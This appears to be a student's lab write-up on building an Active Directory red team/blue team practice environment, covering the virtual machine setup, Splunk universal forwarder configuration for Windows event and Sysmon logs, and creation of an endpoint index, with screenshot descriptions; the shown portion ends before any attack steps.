


Active Directory/ Red Team and Blue Team Simulation Project

Hameet Benipal


The Active Directory project aimed to strengthen my knowledge of general IT concepts, as well as gain hands-on experience with a simulated attack and Blue Team/Red Team scenarios. This lab includes setting up an Active Directory environment and learning about IT administration and domains. Additionally, a SIEM will be utilized to ingest telemetry and logs in order to set up alerts from harmful actors. Overall, this lab provided me with hands-on experience with multiple facets of security and various environments that occur in real life scenarios.

The following is documentation of the steps taken during this lab with corresponding screenshots.


Planning and Setup



Ref 1: Create diagram of Network/lab.




Ref 2: Set up 4 VM environments for this lab, including : The target machine, Windows Server 2022, Splunk, and Kali Linux as the attacker.



Ref 3: Config static IP address for target machine.

Splunk setup and data forwarding



The image shows a Notepad window titled "inputs - Notepad" with a menu bar (File, Edit, Format, View, Help). The text inside the window is a Splunk configuration snippet for WinEventLog inputs. The background shows a file explorer window with the path "SplunkUniversalForwarder > etc > system > default".

```
[WinEventLog://Application]
index = endpoint
disabled = false

[WinEventLog://Security]
index = endpoint
disabled = false

[WinEventLog://System]
index = endpoint
disabled = false

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
index = endpoint
disabled = false
renderXml = true
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

At the bottom of the Notepad window, the status bar shows "Ln 18, Col 1", "100%", "Windows (CRLF)", and "UTF-8".

Ref 4: Install and config Splunk universal forwarder to determine what is sent to Splunk server.

Add new

Forwarding and receiving » Receive data » Add new

Configure receiving

Set up this Splunk instance to receive data from forwarder(s).

Listen on this port *

For example, 9997 will receive data on TCP port 9997.

Cancel

Save

Manage Indexes | Splunk 9.4.0 x Thank You Splunk Universal Forwarder x

Not secure | 192.168.10.10:8000/en-US/manager/launcher/data/indexes

splunk>enterprise

Apps Administration Messages Settings Activity Help Find

Indexes

A repository for your data

15 Indexes

Name	Home Path	Size	Age
_audit	\$SPLUNK_HOME/bin/audit/db		
_configtrack	\$SPLUNK_HOME/bin/_configtrack/db		
_dsappeven	\$SPLUNK_HOME/bin/_dsappeven/db		
_dsclient	\$SPLUNK_HOME/bin/_dsclient/db		
_dsphoneho	\$SPLUNK_HOME/bin/_dsphonehome/db		
_internal	\$SPLUNK_HOME/bin/_internal/db		

New Index

General Settings

Index Name
Set index name (e.g., INDEX_NAME). Search using index=INDEX_NAME.

Index Data Type ☒ Events ☐ Metrics
The type of data to store (event-based or metrics).

Home Path
Hot/warm db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/db).

Cold Path
Cold db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/colddb).

Thawed Path
Thawed/resurrected db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/thaweddb).

Data Integrity Check ☒ Enable ☐ Disable
Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.

Max Size of Entire Index GB

Save Cancel

Ref 5: Create new index, "endpoint" where all data is being forwarded from as well as configure receiving port on Splunk.

The screenshot shows the Splunk 9.4.0 search interface. The search bar contains 'index=endpoint' and the results show 4,335 events from 1/8/25 8:00:00.000 PM to 1/9/25 8:54:53.000 PM. A modal window for the 'host' field is open, showing a table of values and a list of reports.

Values	Count	%
TARGET-PC	4,335	100%

Reports:

- Top values
- Top values by time
- Rare values
- Events with this field


Field list on the left:

- SELECTED FIELDS: host 1, source 3, sourcetype 3
- INTERESTING FIELDS: Account_Domain 9, Account_Name 17, ComputerName 2, EventCode 100+, EventType 5, index 1, Keywords 7, linecount 27


Ref 6: Confirm incoming events and data from target-PC host in Splunk


The same steps were then repeated to setup and configure Splunk on the Active Directory Domain VM.


Setup and configure Active Directory machine and domain



